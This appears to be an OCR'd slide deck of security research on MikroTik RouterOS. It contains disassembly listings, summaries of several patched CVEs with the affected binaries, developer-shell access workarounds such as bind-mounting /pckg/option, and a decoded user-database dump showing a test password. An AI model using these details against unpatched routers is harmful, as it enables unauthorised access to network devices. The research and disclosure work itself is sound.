0x804f722 [gl]
inc esi
jmp 0x804f6c6;[gh]

# devel-login


call sub.devel_login_684;[gDi]
test al, al
je 0x804bd58;[gDh]
f t
0x804bd25 [gDm]
push edx
push edx
; "admin"
push str.admin
lea edi, [local_110h]
push edi
call sym.string::string_charconst;[gAv]
add esp, 0xc
push edi
push 0x20000001
push esi
call sym.nv::message::insert_string_unsignedint_stringconst;[gDk]
mov dword [esp], edi
call sym.string::_string;[gAz]
; [0x8053a45:1]=0
mov byte [0x8053a45], 1
jmp 0x804bd8b;[gDl]
0x804bd58 [gDh]
; CODE XREFS from main (0x804bd1a, 0x804bd23)
push eax
push eax
push ebx
lea esi, [local_110h]
push esi
call sym.string::string_charconst;[gAv]
add esp, 0xc
push esi
push 0x20000001
lea eax, [local_15ch]
push eax
call sym.nv::message::insert_string_unsignedint_stringconst;[gDk]
mov dword [esp], esi
call sym.string::_string;[gAz]
; [0x8053a45:1]=0
mov byte [0x8053a45], 0

# CVE-2018-1156 licupgr

- Authenticated RCE
- Via stack buffer overflow in sprintf()
- /nova/bin/licupgr busy_cde()
- Fixed in 6.42.7 & 6.40.9

# CVE-2018-1156 licupgr


```
lea ecx, [local_430h]
lea edx, [local_428h]
mov eax, ecx
mov dword [local_460h], ecx
call sub.isalnum_9fc;[gAb]
; 1
push 1
push dword [local_458h]
push dword [local_454h]
push dword [local_450h]
push dword [local_45ch]
mov eax, dword [local_430h]
add eax, 4
push eax
; const char *format
; 0x804c1bf
; "GET /ssl_conn.php?usrname=%s&passwd=%s&softid=%s&level=%d&pay_type=%d&board=%d HTTP/1.0\r\nAccept: text/html\r\n\r\n"
push str.GET__ssl_conn.php_usrname__s_passwd__s_softid__s_level__d_pay_type__d_board__d_HTTP_1.0____Accept:_text_html
; char *s
push esi
; int sprintf(char *s, const char *format, ...)
call sym.imp.sprintf;[gp]
; '$'
add esp, 0x24
mov ecx, dword [local_460h]
push ecx
```

# CVE-2018-7445 samba

- Unauthenticated RCE
- Via heap buffer overflow with long NetBIOS names in NetBIOS session request messages
- /nova/bin/smb SmbRmDir()
- Fixed in 6.41.3 & 6.40.7

# CVE-2018-7445 samba

/nova/bin/smb




# CVE-2018-7445 samba

/nova/bin/smb

# chimay_red

- Unauthenticated RCE
- Stack clashing by setting large Content-Length
  - stacksize on 6.31 and below is 0x800000
  - stacksize on 6.32 and above is 0x020000
- /nova/bin/www Request::readPostData()
- Fixed in 6.38.5 & 6.37.5

/nova/bin/www


0x08055a04 55 push ebp
0x08055a05 89e5 mov ebp, esp
0x08055a07 57 push edi
0x08055a08 56 push esi
0x08055a09 53 push ebx
0x08055a0a 83ec24 sub esp, 0x24 ; '$'
0x08055a0d 8b7d10 mov edi, dword [arg_10h] ; [0x10:4]=-1
0x08055a10 c745e4000000. mov dword [local_1ch], 0
0x08055a17 683dac0508 push str.content_length ; 0x805ac3d ;
0x08055a1c 8d75e0 lea esi, [local_20h]
0x08055a1f 56 push esi
0x08055a20 e80bb5ffff call sym.string::string_charconst
0x08055a25 83c40c add esp, 0xc
0x08055a28 8d45e4 lea eax, [local_1ch]
0x08055a2b 50 push eax
0x08055a2c 56 push esi
0x08055a2d ff7508 push dword [arg_8h]
0x08055a30 e8d1160000 call sym.Headers::getHeader_stringconst__
0x08055a35 88c3 mov bl, al
0x08055a37 893424 mov dword [esp], esi
0x08055a3a e8c1a8ffff call sym.string::_string
0x08055a3f 83c410 add esp, 0x10
0x08055a42 84db test bl, bl
0x08055a44 7504 jne 0x8055a4a
; CODE XREFS from sym.Request::readPostData_string__unsignedint_const (0
0x08055a46 31db xor ebx, ebx
0x08055a48 eb57 jmp 0x8055aa1
; CODE XREF from sym.Request::readPostData_string__unsignedint_const (0x
0x08055a4a 85ff test edi, edi
0x08055a4c 7405 je 0x8055a53
0x08055a4e 3b7de4 cmp edi, dword [local_1ch]
0x08055a51 72f3 jb 0x8055a46
; CODE XREF from sym.Request::readPostData_string__unsignedint_const (0x
0x08055a53 8b55e4 mov edx, dword [local_1ch]
0x08055a56 8d4210 lea eax, [edx + 0x10] ; 16
0x08055a59 83e0f0 and eax, 0xfffffff0
0x08055a5c 29c4 sub esp, eax
0x08055a5e 89e7 mov edi, esp
0x08055a60 50 push eax
0x08055a61 52 push edx

# CVE-2018-14847 winbox

- Unauthenticated predefined function exection (file read)
- Via abusing DLL download functionality
- /nova/bin/mproxy
- Fixed in 6.42.1 & 6.40.8

# CVE-2019-3943 fileman

- Authenticated read/write to filesystem
- Via directory traversal
  - accessible through winbox & webfig
- /nova/bin/fileman
- Fixed in 6.44 & 6.43.15

# CVE-2019-3924 intermediary

- Unauthenticated firewall bypass
- Via abusing proxied network probe requests
- /nova/bin/mproxy
- Fixed in 6.43.12 & 6.42.12

# Recent changes to RouterOS

# They don`t want us here (6.41)

- nv::hasOptionPackage() === nv::hasPackage("option")
- has been around forever, but /nova/bin/login used devel-login
- Misguided attempt to fight users

→ mkdir /pckg/option

# They **really** don't want us here (6.42)

- New requirements for nv::hasPackage():
  - is not symlink
  - is stored on squashfs filesystem
- They haven't tried that again since. Thanks!

→ mount -o bind /boot/ /pckg/option

# Hardening (6.43)

- Password «fixed».
- Uses SHA256 & ECC now.


```
$ python decode_user.py
{'comment': '', 'username': 'test1', 'group': 1, 'groupname': 'read', 'allowed_a
ddresses': [], '_r20': [22, 46, 148, 69, 156, 235, 46, 231, 81, 231, 228, 22, 15
6, 108, 47, 254], 'password_set': True, 'allowed_ip4': '0.0.0.0', '_r21': [9, 19
9, 244, 225, 0, 186, 249, 133, 189, 51, 90, 201, 91, 123, 203, 126, 168, 230, 10
8, 213, 55, 73, 130, 201, 232, 211, 65, 162, 228, 203, 255, 91, 0], 'disabled':
False, 'allowed_net4': '0.0.0.0', '#key': '41 1d 1c 8c e3 b9 68 2b 5f 0b 55 fb 6
a 05 03 96', 'record_id': 2, 'password': 'Hello321', 'index_id': 2, 'permissions
': '5fe6e'}
{'comment': 'system default user', 'username': 'admin', 'group': 3, 'groupname':
 'full', 'allowed_addresses': [], '_r20': [19, 87, 165, 7, 43, 95, 210, 36, 218,
 115, 79, 68, 143, 200, 66, 54], 'password_set': False, 'allowed_ip4': '0.0.0.0'
, '_r21': [57, 136, 72, 175, 156, 169, 194, 40, 105, 88, 135, 143, 109, 182, 120
, 238, 26, 68, 215, 82, 214, 69, 49, 98, 42, 165, 252, 184, 37, 172, 218, 249, 1
], 'disabled': False, 'allowed_net4': '0.0.0.0', 'last_login': 'Jun/12/2019 05:1
2:31', 'record_id': 1, '#key': '48 bf de 06 49 5a 0e 2d 09 d5 fb 27 b1 44 ec 93'
, 'password': '', 'index_id': 1, 'permissions': '7fffe'}
```

# Update channel changes (6.44)


- bugfix → long-term
- current → stable
- rc → testing
  - contains beta and rc
- "/system backup cloud" for backup storing in cloud

# Stats

# Major version market share




# Vulnerability prevalence



